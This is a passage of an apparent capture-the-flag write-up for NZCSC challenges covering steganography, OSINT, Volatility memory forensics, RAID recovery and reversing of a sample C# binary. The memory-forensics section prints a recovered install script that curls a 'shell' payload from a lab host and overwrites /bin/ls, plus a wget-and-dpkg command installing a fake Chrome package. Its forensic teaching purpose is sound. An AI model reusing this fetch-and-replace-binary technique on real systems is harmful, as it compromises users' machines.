


NZCSC{c0ngr4ts_y0u_winAPI}

Burren Waffet's Last Hurrah

"Burren Waffet has thrown in the investment towel, but we believe he's left bits of information in the chart we found on his computer."


After downloading the challenge file and opening it in Excel we are presented with what looks like a stock ticker chart.



The challenge description hints there are **bits** encoded in the movement of the chart. As bits can only have two states (0 or 1) we need to find a way to extract whether each bit is 0 or 1. In this case, when the price moves down the bit is a 0 and when the price moves up the bit is a 1. We are provided the prices and we can use the following Excel formula to return 0 when the price decreases and 1 when the price increases:

=IF(A2>A1,1,0)

Pasting the result into CyberChef and decoding from binary reveals the flag:




NZCSC{ST3G_W1TH_0N35_4ND_Z3R05}


Flag Trader

"We found someone was obtaining NZCSC flags illegally so we set up a honeypot to catch them out. Can you figure out who is trying to get flags and what they're up to? The TradeMe auction ID is 4717209839."

We can start by searching the auction ID on TradeMe and we find the auction: https://www.trademe.co.nz/a/marketplace/antiques-collectables/flags/listing/4717209839




We notice that the item was sold by **nzcscleaker24** but according to the challenge description, we need to know the buyer. Viewing the **Trademe Feedback** for **nzcscleaker24** reveals the following feedback:



This **stagflealer420** account must be the one that bought the flag in the auction. This also must be the "someone" that the challenge description was referring to. Let's attempt to track this guy down. Next, we search common social media accounts and find there is a matching Twitter (or X) account with the following posts:

Flag Trader Cont.



If we try to track down what the email in the last post is linked to, the best bet is a GitHub account. We can paste the email into the GitHub search bar and we find the **StagateriusF** user who has one repository called **laptop_backup** which seems interesting.

If we clone the **laptop_backup** repository and unzip it, there is an encrypted zip file on the desktop and we can find the password saved in the **.bash_history** file. Unzipping the zip file gives us the flag.

NZCSC{C0NGR4T5_0N_TH3_PR3_R3LE4SE_FL4G}

RAM > Disk

"I was just installing some software on my new OS but I've done something bad, things freeze up when I try basic commands. I've taken a memory dump, investigate."

From the challenge description we know we are dealing with a memory dump (**mem.dmp**). We are also given another zip (**Ubuntu_5.4.0-84-generic_profile.zip**). The contents of the zip and some research will reveal that this is a profile for Volatility 2, a memory forensics utility. Let's load the memory dump into Volatility using the provided profile and check it works by using the basic **linux_banner** plugin.

```
$ python2 vol.py -f mem.dmp --profile='LinuxUbuntu_5_4_0-84-generic_profilex64' linux_banner

Volatility Foundation Volatility Framework 2.6.1

Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04))
```

We can see we are dealing with a Linux (Ubuntu) memory dump so from now on we will use Linux plugins in Volatility. Using various Linux plugins, there are several hints we can collect to build a picture of the forensic scenario. Good places to start include what processes were running at the time of the dump, what commands had been recently run, any ongoing network connections, and any interesting files stored in memory. Let's take a look at some of these.

```
$ python2 vol.py -f mem.dmp --profile='LinuxUbuntu_5_4_0-84-generic_profilex64' linux_pstree

Volatility Foundation Volatility Framework 2.6.1
Name                 Pid             Uid
..gnome-terminal-    3758            1000
...bash              3768            1000
....su               3778            1000
.....bash            3791
......sh             7549
```

Some suspicious sh subprocesses

```
$ python2 vol.py -f mem.dmp --profile='LinuxUbuntu_5_4_0-84-generic_profilex64' linux_netstat

Volatility Foundation Volatility Framework 2.6.1
TCP      10.0.2.15       :48696 192.168.1.30    : 9001 ESTABLISHED                 sh/7549
```

Suspicious established network connection from sh process

RAM > Disk Cont.

```
$ python2 vol.py -f mem.dmp --profile='LinuxUbuntu_5_4_0-84-generic_profilex64' linux_bash

Volatility Foundation Volatility Framework 2.6.1
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    3768 bash                 2024-01-11 09:08:39 UTC+0000   su root
    3791 bash                 2024-01-11 09:09:03 UTC+0000   apt install curl
    3791 bash                 2024-01-11 09:11:53 UTC+0000   apt install vim
    3791 bash                 2024-01-11 09:14:23 UTC+0000   PWD=/home/nzcsc
    3791 bash                 2024-01-11 09:14:23 UTC+0000   wget http://192.168.1.30/googel-crome-x64_1.1_amd64.deb -O package.deb && sudo dpkg -i package.deb
    3791 bash                 2024-01-11 09:14:30 UTC+0000   which chrome
    3791 bash                 2024-01-11 09:14:33 UTC+0000   ls
```

Bash history shows suspicious deb package downloaded and installed (googel-crome-x64.deb) and last command run was "ls"

The challenge description mentions installing software and the above Chrome package is definitely not genuine. Let's try and extract that package from memory and see what it did.

```
$ python2 vol.py -f mem.dmp --profile='LinuxUbuntu_5_4_0-84-generic_profilex64' linux_find_file -F '/home/nzcsc/package.deb'

Volatility Foundation Volatility Framework 2.6.1
Inode Number                  Inode File Path
--------------- ------------------ ---------
        1053651 0xffff9321bb7880e8 /home/nzcsc/package.deb
```

```
$ python2 vol.py -f mem.dmp --profile='LinuxUbuntu_5_4_0-84-generic_profilex64' linux_find_file -i '0xffff9321bb7880e8'
```

Now let's extract the deb package and see what it contained:

```
$ dpkg-deb -xv package.deb ./package

./
./usr/
./usr/share/
./usr/share/doc/
./usr/share/doc/googel-crome-x64/
./usr/share/doc/googel-crome-x64/changelog.gz
./package-dir/
./package-dir/package.sh
```

```
$ cat ./package/package-dir/package.sh

#!/bin/bash

url="http://192.168.1.30:9999/shell"

curl "$url" -o "/bin/ls"
```

Looks like on install it downloaded a file (**shell**) and outputted it to **/bin/ls**. When the victim ran **ls** it must have executed **shell** rather than the original **/bin/ls**.

RAM > Disk Cont.

We need to find out what the **shell** binary does. Luckily since the victim just ran it, there's a good chance we can also pull that out of the memory dump, let's try.

```
$ python2 vol.py -f mem.dmp --profile='LinuxUbuntu_5_4_0-84-generic_profilex64' linux_find_file -F '/bin/ls'

Volatility Foundation Volatility Framework 2.6.1
Inode Number                  Inode File Path
--------------- ------------------ ---------
         393301 0xffff93214f5a0dc0 /bin/ls
```

```
$ python2 vol.py -f mem.dmp --profile='LinuxUbuntu_5_4_0-84-generic_profilex64' linux_find_file -i '0xffff93214f5a0dc0'
```

Running **strings** on the extracted binary instantly confirms we are on the right track when we see the string **decodeFlag**. We definitely know this isn't the standard **ls** binary so let's do some reverse engineering.

```
$ strings binls

...
decodeFlag
__bss_start
main
...
```

We can take a look at the binary in Ghidra, the **decodeFlag** function is of particular interest. The **decodeFlag** function performs some XOR operations to decrypt the flag in memory but it is never printed or used. XOR is reversible so we can create a python script to reverse the operations.

```
hexbytes = '4e145704473c50611726482f70412f701d2e43730178275566087c23453704374a'
enc = bytes.fromhex(hexbytes)

flag = ''

for i,char in enumerate(enc):
    if i>0:
        flag += chr((char ^ (enc[i-1])))
    else:
        flag+=chr(char)

print(flag)
```

RAM > Disk Cont.

Alternatively, we can run the binary using GDB and set a breakpoint after the flag has been decoded in memory by the program. We can then dump the flag from the stack as it is stored in a variable.

```
$ gdb ./binls

(gdb) break main

Breakpoint 1 at 0xa54

$ (gdb) run

Breakpoint 1, 0x0000555555400a54 in main ()

$ (gdb) disassemble decodeFlag

...
0x0000555555400a49 <+335>:   call   0x555555400750 <__stack_chk_fail@plt>
0x0000555555400a4e <+340>:   leave
0x0000555555400a4f <+341>:   ret
End of assembler dump.

$ (gdb) break decodeFlag+341

Breakpoint 1 at 0x0000555555400a4f

$ (gdb) continue

Breakpoint 2, 0x0000555555400a4f in main ()

$ (gdb) x/50s $sp #Print 50 addresses off the stack as strings

0x7fffffffdc88: "\217\v@UUU"
0x7fffffffdc8f: ""
0x7fffffffdc90: "NZCSC{l1v1ng_1n_m3m0ry_r3nt_fr33}"
```

NZCSC{l1v1ng_1n_m3m0ry_r3nt_fr33}

rm -rf

"He deleted his website, deleted all files referencing it, and deleted one of his hard-drives with a hammer. Why bother."

For this challenge we are provided two files: **Disk2.img**, and **Disk3.img**. Looking at the provided files, we can see they are both part of a RAID array.

```
$ file Disk2.img

Disk2.img: Linux Software RAID version 1.2 (1) name=kali:0 level=5 disks=3
```

We can see the RAID array once had 3 disks and is level 5 (RAID 5). RAID 5 uses distributed parity. This means that data and parity is spread across disks so that in the event of a drive failure, the complete array can be rebuilt off N-1 drives. A cool property of this is that since the parity values are calculated using the XOR operation, we can effectively recover the missing disk by XORing the two remaining disks together. We can do that easily using the **pwntools** Python library.

```
from pwn import *

disk2 = read('./Disk2.img')
disk3 = read('./Disk3.img')

disk1 = xor(disk2,disk3)
write('Disk1.img' , disk1)
```

Now that we have all three disks, we can rebuild the RAID array into one logical drive:

```
$ sudo losetup /dev/loop1 Disk1.img
$ sudo losetup /dev/loop2 Disk2.img
$ sudo losetup /dev/loop3 Disk3.img
```


```
$ sudo mdadm --create rebuilt.img --level=5 --raid-devices=3 /dev/loop1 /dev/loop2 /dev/loop3

mdadm: /dev/loop2 appears to be part of a raid array:
       level=raid5 devices=3 ctime=Fri Dec  1 17:55:19 2023
mdadm: /dev/loop3 appears to be part of a raid array:
       level=raid5 devices=3 ctime=Fri Dec  1 17:55:19 2023
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md/rebuilt.img started.
```

rm -rf Cont.

Now we have the rebuilt RAID array as a Linux device file (**/dev/md/rebuilt.md**). We could try mounting the FAT16 file-system to a folder but unfortunately, it's empty. We can also try to run strings across the device but there doesn't appear to be anything helpful.

```
$ sudo strings /dev/md/rebuilt.img

mkfs.fat
0uNO NAME    FAT16
This is not a bootable disk.  Please insert a bootable floppy and
press any key to try again ...
HR0CH~1
No-Shortcuts-Using-Strings...
```

The challenge description hinted that the file may have been deleted. We can try and recover it with the forensic tool **Autopsy**. The disk should be loaded in as a FAT16 partition as we saw in the strings output.



Current Directory: C:/


ADD NOTE | GENERATE MD5 LIST OF FILES

DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CREATED	SIZE	UID	GID	META
Error Parsing File (Invalid Characters?): V/V 3074118: $OrphanFiles 0000-00-00 00:00:00 (UTC) 0000-00-00 00:00:00 (UTC) 0000-00-00 00:00:00 (UTC) 0000-00-00 00:00:00 (UTC) 0 0 0									
	v / v	$FAT1	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	96256	0	0	3074116
	v / v	$FAT2	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	96256	0	0	3074117
	v / v	$MBR	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	512	0	0	3074115
✓	r / r	aHR0cHM6Ly9wYXN0ZWJpbi5jb20vQ3lOUUhCa1M=	2023-12-01 04:56:52 (NZDT)	2023-12-01 00:00:00 (NZDT)	2023-12-01 04:56:53 (NZDT)	30	0	0	7

A deleted file listing, cool! The filename looks to be base64 encoded so let's decode that.


```
$ echo -n 'aHR0cHM6Ly9wYXN0ZWJpbi5jb20vQ3lOUUhCa1M=' | base64 -d

https://pastebin.com/CyNQHBkS
```

Interesting let's see what lies at that link:




rm -rf Cont.

It looks like the Pastebin page has also been deleted, the challenge description checks out. Luckily something may have archived this page when it was active, let's try the WayBack Machine.



The Pastebin page was archived in 2023 before it was deleted. We can now see the original post by the user "D3L3T3D" that contains the flag.




NZCSC{D3L3T3D_BUT_N3V3R_F0RG0TTEN}


Sharp Snake

"We found some malware that "pops calc.exe" ... can you reverse it and figure out how it works?"

For this challenge we are given a Windows executable (EXE) that appears to be a malware sample. On initial startup we are greeted with the following prompt:




If we don't disable Defender before clicking one of the buttons, we will get a **Threat Found** popup:




Upon further investigation of this file and googling **EICAR Test File** we discover it is just a file used to test antivirus protection. Note we also don't see the expected calculator popup. After disabling Defender and retrying the above, we get a **calc.exe** popup in a new window. We also might see a black popup appear on screen. Now that we have the malware executing let's do some dynamic analysis.

Let's open SysInternals' procmon and filter for **FormyMcForm.exe** and only the **CreateFile** and **Process Create** events. One of the events we see is the **hackerman.exe** creation. This appears to just be a part of the **EICAR Test file** and a potentially what the program uses to detect if Defender is running or not.




Sharp Snake Cont.


Also interesting is a lot of created files under a temp directory that end in **.pyd** and **.dll** with lots of references to Python or "Python-like" things. Near the very end of the events is a **Process Start** which appears to be starting a Python interpreter and pointing it at another temp file.



11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\libffi-7.dll	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\libffi-7.dll	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\libssl-1_1.dll	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\libssl-1_1.dll	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\sqlite3.dll	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\sqlite3.dll	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python310.zip	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python310.zip	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python310._pth	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python310._pth	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python.cat	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python.cat	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\7ad286dc-7eec-45e1-aa8b-8888b36d5872	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python.exe	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python.exe	SUCCESS
11:39:...	FormyMcForm.exe	7700	CreateFile	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python.exe	SUCCESS
11:39:...	FormyMcForm.exe	7700	Process Create	C:\Users\user\AppData\Local\Temp\45f0b09e-bf5a-4393-ab40-2d3b8a2f744b\python.exe	SUCCESS



If we investigate the second temporary file (in this case the **7ad...72** one), we discover it is a zip file with the following contents:



Upon realising this is a C# binary, the JetBrains DotPeek tool can be used to reverse it into "almost" source code. We find it has a single **FormyMcForm** class with the following functions:

Sharp Snake Cont.

button1_Click and **button2_Click** event handlers both call the **do_hacks()** function. We assume that these two buttons are the only two that are displayed to the user and both do exactly the same thing.

```
private bool detect_av()
{
  string str1 = Path.GetTempPath() + Guid.NewGuid().ToString() + ".hackerman.exe";
